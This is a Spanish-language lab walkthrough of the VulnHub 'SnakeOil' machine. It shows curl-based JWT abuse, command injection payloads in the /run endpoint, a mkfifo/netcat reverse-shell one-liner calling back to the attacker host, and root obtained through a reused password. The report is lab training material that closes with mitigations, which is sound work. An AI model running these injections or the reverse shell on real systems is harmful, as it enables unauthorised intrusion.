

De la teoría a la práctica: walkthrough en acción

CNO IV: SEGURIDAD INFORMÁTICA

ALEJANDRO GARCÍA MORALES

Contenido

1. Resumen Ejecutivo	2
2. Configuración del Entorno y Metodología	2
3. Reconocimiento.....	3
4. Enumeración Web y Análisis de Vulnerabilidades	4
5. Explotación (Server-Side Request Forgery y RCE)	5
6. Escalada de Privilegios y Post-Explotación	7
7. Recomendaciones de Seguridad y Mitigación.....	8
8. Referencias Bibliograficas.....	9

1. Resumen Ejecutivo


El presente documento detalla los resultados de la prueba de penetración (pentesting) realizada sobre la máquina virtual "SnakeOil" en un entorno de laboratorio controlado. Durante la evaluación, se identificó una superficie de ataque compuesta por servicios web mal configurados y vulnerabilidades críticas en la interfaz de programación de aplicaciones (API). Las pruebas confirmaron vulnerabilidades de Fuga de Credenciales, Fallos de Control de Acceso (Broken Access Control), Server-Side Request Forgery (SSRF), Ejecución Remota de Comandos (RCE) y Reutilización de Contraseñas. La combinación de estas debilidades permitió comprometer el esquema de autenticación basado en JSON Web Tokens (JWT) y obtener acceso administrativo total (root).

2. Configuración del Entorno y Metodología

Para la realización de esta evaluación se utilizó un entorno aislado en VirtualBox, configurado mediante un adaptador NAT para tener conexión a internet y un adaptador solo anfitrión para permitir la comunicación directa con la máquina objetivo dentro de la red aislada.



- Esta arquitectura aísla el tráfico de la red local, previniendo la propagación lateral y cumpliendo con estándares de seguridad.
- La evaluación se ejecutó bajo una metodología estructurada, alineada con el PTES (Penetration Testing Execution Standard), abarcando las fases de reconocimiento, escaneo de servicios, enumeración, explotación y post-explotación.
- La máquina objetivo también debe estar en Adaptador solo anfitrión:



3. Reconocimiento

La fase inicial consistió en la identificación de hosts activos y el escaneo de la superficie de red expuesta.

```

kali@kali:~$ ifconfig
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    group default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 10.10.1.10/24 brd 10.10.1.255 scope global dynamic noprefixroute eth0
        valid_lft 85162sec preferred_lft 85162sec
    inet6 fe80::c44b:1182:c140:5a6c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    group default qlen 1000
    link/ether 08:00:27:4c:da:f4 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global @dynamic noprefixro
        valid_lft 562sec preferred_lft 562sec
    inet6 fe80::a0d5:6f9c:d3d5/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

- **Descubrimiento:** Se emplearon sondas ARP (mediante arp-scan) en el segmento de red 192.168.56.101, identificando la dirección IP de la máquina objetivo (192.168.56.102).

```

kali@kali:~$ sudo arp-scan -l eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:4c:da:f4, IPv4: 192.168.56.101
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.100 08:00:27:da:5c:6f (Unknown)
192.168.56.102 08:00:27:42:84:ed (Unknown)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.839 seconds (139.21 hosts/sec)
, 2 responded

```

- **Escaneo de Puertos:** Se ejecutó un escaneo de los 65,535 puertos TCP utilizando Nmap con los parámetros de detección de versión y scripts por defecto (-p- -sV -sC). Se descubrieron los siguientes servicios:
 - **22/tcp:** Abierto - SSH (OpenSSH 7.9p1 Debian 10+deb10u2).
 - **80/tcp:** Abierto - HTTP (nginx 1.14.2) mostrando la página estática "Welcome to SNAKEOIL!".
 - **8080/tcp:** Abierto - HTTP (nginx 1.14.2) alojando la aplicación "Good Tech Inc.'s Snake Oil Project".

```

(kali@kali)-[~]
$ sudo nmap -p- -sV -sC 192.168.56.102
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-09 08:43 -0400
Nmap scan report for 192.168.56.102 (192.168.56.102)
Host is up (0.00023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http      nginx 1.14.2
|_ http-server-header: nginx/1.14.2
|_ http-title: Welcome to SNAKEOIL!
8080/tcp  open  http      nginx 1.14.2
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_ http-server-header: nginx/1.14.2
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:42:84:ED (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.39 seconds

```

4. Enumeración Web y Análisis de Vulnerabilidades

La inspección de la aplicación web en el puerto 8080 reveló un blog desarrollado en Flask que utiliza la librería flask-jwt-extended para la gestión de autenticación. Se utilizó la herramienta Gobuster para aplicar fuerza bruta de directorios, descubriendo los endpoints de la API: /create, /login, /registration, /run, /secret y /users.

```

Starting gobuster in directory enumeration mode
=====
02      (Status: 200) [Size: 2356]
01      (Status: 200) [Size: 2193]
04      (Status: 200) [Size: 2324]
1       (Status: 200) [Size: 2193]
2       (Status: 200) [Size: 2356]
4       (Status: 200) [Size: 2324]
create  (Status: 200) [Size: 2596]
login   (Status: 405) [Size: 64]
registration (Status: 200) [Size: 29]
run      (Status: 405) [Size: 178]
secret  (Status: 200) [Size: 37]
test     (Status: 200) [Size: 17]
users   (Status: 200) [Size: 140]
Progress: 18452 / 18452 (100.00%)
=====
Finished

```

El análisis de estos endpoints derivó en la identificación de múltiples vectores de ataque:

- **Fuga de Información:** Una petición GET al endpoint /users expuso información sensible sin autenticación. El servidor devolvió una estructura JSON que contenía el usuario patrick y su hash de contraseña cifrado mediante PBKDF2-HMAC-SHA256 (\$pbkdf2-sha256\$29000\$e0...).

```
(kali@kali)-[~]
$ curl -i http://192.168.56.102:8080/users
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 13:24:48 GMT
Content-Type: application/json
Content-Length: 140
Connection: keep-alive

{"users": [{"username": "patrick", "password": "$pbkdf2-sha256$29000$e0/J.V.rVSo15HxPqdW6Nw$FZJVgjNJIw99RIiojrT/gn9xRr9SI/RYn.CGf84r040"}]}
```

- **Registro y Manipulación de JWT:** Se aprovechó la falta de controles en /registration para crear un usuario arbitrario mediante una petición POST. Al autenticarse en /login con estas nuevas credenciales, la aplicación emitió tokens JWT válidos (Access Token y Refresh Token).

```
(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/registration -H "Content-Type:application/json" -d '{"username":"usuario1","password":"prueba123"}'
{"message": "User usuario1 was created. Please use the login API to log in!", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODk2MDYxOCwianRpIjoizTY2YjU1ZGYtMTQyOC00YTJiLTllZWmtZDdiMDQ3MDAyOTExIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InVzdWVyaW8xIiwibmJmIjojNzg4OTYwNjE4LCJleHAiOiE3ODg5NjE1MTht9.9vux-N6T7eva2RWNCWfsL-Jd7r50mgj1Dw0KI68PUg"}

(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/login -H "Content-Type:application/json" -d '{"username":"usuario1","password":"prueba123"}'
{"message": "Logged in as usuario1", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODk2MDcwMiwianRpIjojMDNlNzk5YjU1ZGYtMTQyOC00YTJiLTllZWmtZDdiMDQ3MDAyOTExIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InVzdWVyaW8xIiwibmJmIjojNzg4OTYwNjE4LCJleHAiOiE3ODg5NjE2MDJ9.akFu337tQ3YMIWRWWzwl4Vu4u_rWgB3SkRjP712t38g", "refresh_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODk2MDcwMiwianRpIjojOTBlN2ZkNjEtMjdjNy00MWFkLWFlNTQ0GQzZGjNDUzMTk3IiwidHlwZSI6InJlc2giLCJzZWdlIiwiaWF0IjE1NjE3VhcmVMSIsIm5iZiI6MTc4ODk2MDcwMiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InVzdWVyaW8xIiwibmJmIjojNzg4OTY0MzAyfQ.66qDZ2kYpU51ING1KgJ0GoRDh5F5ApydNB9Yrkv6jHjc"}


```

- **Extracción de Secreto:** Empleando el Access Token emitido, se consumió el endpoint /secret enviando el token JWT a través de la cookie access_token_cookie. El servidor respondió con la clave secreta interna: commandexecutionissecret.

```
(kali@kali)-[~]
$ curl -X GET http://192.168.56.102:8080/secret -H "Cookie:access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODk2MDcwMiwianRpIjojMDNlNzk5YjU1ZGYtMTQyOC00YTJiLTllZWmtZDdiMDQ3MDAyOTExIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InVzdWVyaW8xIiwibmJmIjojNzg4OTYwNjE4LCJleHAiOiE3ODg5NjE2MDJ9.akFu337tQ3YMIWRWWzwl4Vu4u_rWgB3SkRjP712t38g"
{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

5. Explotación (Server-Side Request Forgery y RCE)

El análisis del endpoint interactivo /run determinó que la aplicación espera una estructura JSON compuesta por los parámetros url y secret_key. Tras autenticar la

sesión con el token JWT y suministrar la clave commandexecutionissecret obtenida en /secret, se analizó el procesamiento interno de las peticiones.

Inyección de Comandos (RCE):

Se comprobó que el parámetro url es concatenado directamente en una llamada al sistema operativo (Popen con shell=True). Al inyectar un delimitador de comandos (;) junto con la instrucción id, el servidor ejecutó la orden en el sistema operativo, confirmando la vulnerabilidad de Ejecución Remota de Comandos (RCE).

```
(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/run -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODk2MDcwMiwianRpIjoibMDNlNzk5YjUtYzAyMS00ZjcwLWE0MmUtMzQwNjkwMGQ2Yjk1IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InVzdWFyaW8xIiwibmJmIjoxNzg4OTYwNzAyLCJleHAiOjE3ODg5NjE2MDJ9.akFu337tQ3YMIWRWwzwl4Vu4u_rWgB3SkRjP712t38g" -H "Content-Type: application/json" -d '{"url":"127.0.0.1:80; 'id',"secret_key":"commandexecutionissecret"}'
{ "message": " % Total      % Received % Xferd  Average Speed   Time    Time
t      Left  Speed\n\r 0      0    0    0    0          Dload  Upload    Total     Spent
:--:-- --:--:-- 0\r100   411  100   411    0          0      0   133k      0 --:--:--
--:--:-- --:--:-- 200k\n", "success": false }
```

Evación de Filtros y Extracción del Código Fuente:

La aplicación implementa una lista negra superficial para bloquear palabras clave como bash, python o nc. Para evadir esta restricción y analizar la lógica interna del servidor, se concatenó la lectura del script principal mediante la instrucción -h|cat app.py;. La respuesta expuso el código fuente completo del backend en Flask.

```
(kali@kali)-[~]
$ curl -X POST http://192.168.56.102:8080/run -H "Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODk2MDcwMiwianRpIjoibMDNlNzk5YjUtYzAyMS00ZjcwLWE0MmUtMzQwNjkwMGQ2Yjk1IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6InVzdWFyaW8xIiwibmJmIjoxNzg4OTYwNzAyLCJleHAiOjE3ODg5NjE2MDJ9.akFu337tQ3YMIWRWwzwl4Vu4u_rWgB3SkRjP712t38g" -H "Content-Type: application/json" -d '{"url":"-h|cat app.py;", "secret_key":"commandexecutionissecret"}'
```

Obtención de Shell Reversa (Acceso Inicial):

Con la capacidad de ejecutar comandos confirmada, se procedió a eludir la lista negra descargando y ejecutando un script de conexión reversa hacia la máquina atacante Kali Linux (192.168.56.101). En Kali se configuró un listener en el puerto 4444 mediante Netcat (nc -lvp 4444), el cual recibió exitosamente la conexión interactiva bajo el contexto del usuario patrick.

```
(kali@kali)-[~]
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.101 4444 >/tmp/f" >shell.sh
```

```
(kali@kali)-[~]
$ nc -l -k -vnp 4444
listening on [any] 4444 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 41378
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
patrick@SNAKEOIL:~/flask_blog$
```

6. Escalada de Privilegios y Post-Explotación

Tras obtener acceso inicial como patrick, se estabilizó la terminal mediante el intérprete interactivo de Python:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Enumeración Local y Reutilización de Credenciales:

Al auditar los privilegios de ejecución con el comando `sudo -l`, se identificó que el usuario patrick cuenta con una regla general (ALL : ALL) ALL, lo que le permite ejecutar cualquier comando como superusuario (root), condicionado a ingresar su contraseña de sistema.

Durante la revisión previa del archivo `app.py` extraído del servidor, se identificó que la variable de configuración `JWT_SECRET_KEY` almacenaba la cadena `NoreasonableDOUBTthisPASSWORDisGOOD`. Se planteó la hipótesis de que dicha clave secreta correspondía a una reutilización insegura de la contraseña del usuario del sistema operativo.

```
pp.config['JWT_COOKIE_SECURE'] = True\napp.config['JWT_SECRET_KEY'] = 'NoreasonableDOUBTthisPASSWORDisGOOD'\napp.config['JWT_ACCESS_TOKEN_EXPIRES'] = timedelta(minutes=15)\napp.config['JWT_REFRESH_TOKEN_EXPIRES'] = timedelta(hours=1)\napp.config['JWT_TOKEN_LOCATION'] = ['cookies']\napp.config['JWT_COOKIE_CSRF_PROTECT'] = False # development setting!\napp.config['SQLALCHEMY_DATABASE_URI'] = 'sqlite:///app.db'\napp.config['SQLALCHEMY_TRACK_MODIFICATIONS'] = False
```

Escalada a Superusuario (Root) y Post-Explotación:

Se ejecutó el comando `sudo su` (o `sudo -i`) e introdujo la credencial obtenida de `app.py`. La autenticación fue validada satisfactoriamente por el sistema operativo, otorgando una sesión interactiva con privilegios de root.

Para verificar el control administrativo total sobre el sistema objetivo, se consultó la identidad mediante el comando `id` (obteniendo `uid=0(root)`) y se leyó la bandera de prueba ubicada en `/root/proof.txt`.

```
patrick@SNAKEOIL:~/flask_blog$ sudo su
sudo su
[sudo] password for patrick: N0reasonableDOUBTthisPASSWORDisGOOD

root@SNAKEOIL:/home/patrick/flask_blog# id
id
uid=0(root) gid=0(root) groups=0(root)
root@SNAKEOIL:/home/patrick/flask_blog# cat /root/proof.txt
cat /root/proof.txt
Congratulations on obtaining a root shell on this machine! :-)
```

7. Recomendaciones de Seguridad y Mitigación

Basado en los hallazgos críticos de la auditoría, se dictaminan las siguientes remediaciones técnicas:

1. **Protección de Endpoints y Datos Sensibles:** La aplicación debe decorar forzosamente el endpoint /users (y cualquier recurso privado) con validaciones explícitas (ej. @jwt_required()) para denegar el acceso a actores no autenticados, evitando la fuga de credenciales.
2. **Prevención de SSRF y RCE:** El endpoint /run no debe aceptar o interpretar URLs no controladas. Es necesario implementar listas blancas (allowlists) estrictas y sanitizar todo ingreso de usuario, prohibiendo rotundamente la delegación de cadenas al intérprete de comandos del sistema (ej. evitar el uso de shell=True).
3. **Gestión de Secretos:** Las firmas criptográficas (secretos JWT) jamás deben almacenarse en texto plano dentro del código fuente de la aplicación, ni deben ser reutilizadas como contraseñas de cuentas del sistema operativo, a fin de evitar el encadenamiento de vulnerabilidades de escalada.

8. Referencias Bibliográficas

Digitalworld.local. (2021, 16 de agosto). *SnakeOil: 1*. VulnHub. <https://www.vulnhub.com/entry/digitalworldlocal-snakeoil,738/>

Flask-JWT-Extended. (s. f.). *Configuration options* — *Flask-JWT-Extended documentation*. Read the Docs. <https://flask-jwt-extended.readthedocs.io/en/stable/options/>

Jones, M., Bradley, J., & Sakimura, N. (2015). *JSON Web Token (JWT)* (RFC 7519). Internet Engineering Task Force (IETF). <https://doi.org/10.17487/RFC7519>

Lyon, G. F. (s. f.). *Nmap Network Scanning: The official Nmap project guide to network discovery and vulnerability scanning*. Nmap Project. <https://nmap.org/book/>

OWASP Foundation. (s. f.). *Testing for Server-Side Request Forgery (WSTG - INPV - 19)*. OWASP Web Security Testing Guide. https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery

OWASP Foundation. (s. f.). *Command Injection*. OWASP Foundation Repository. https://owasp.org/www-community/attacks/Command_Injection

OWASP Foundation. (2021). *A01:2021 – Broken Access Control*. OWASP Top 10: 2021. https://owasp.org/Top10/A01_2021-Broken_Access_Control/

PTES Team. (2014). *The Penetration Testing Execution Standard (PTES)*. <http://www.pentest-standard.org/>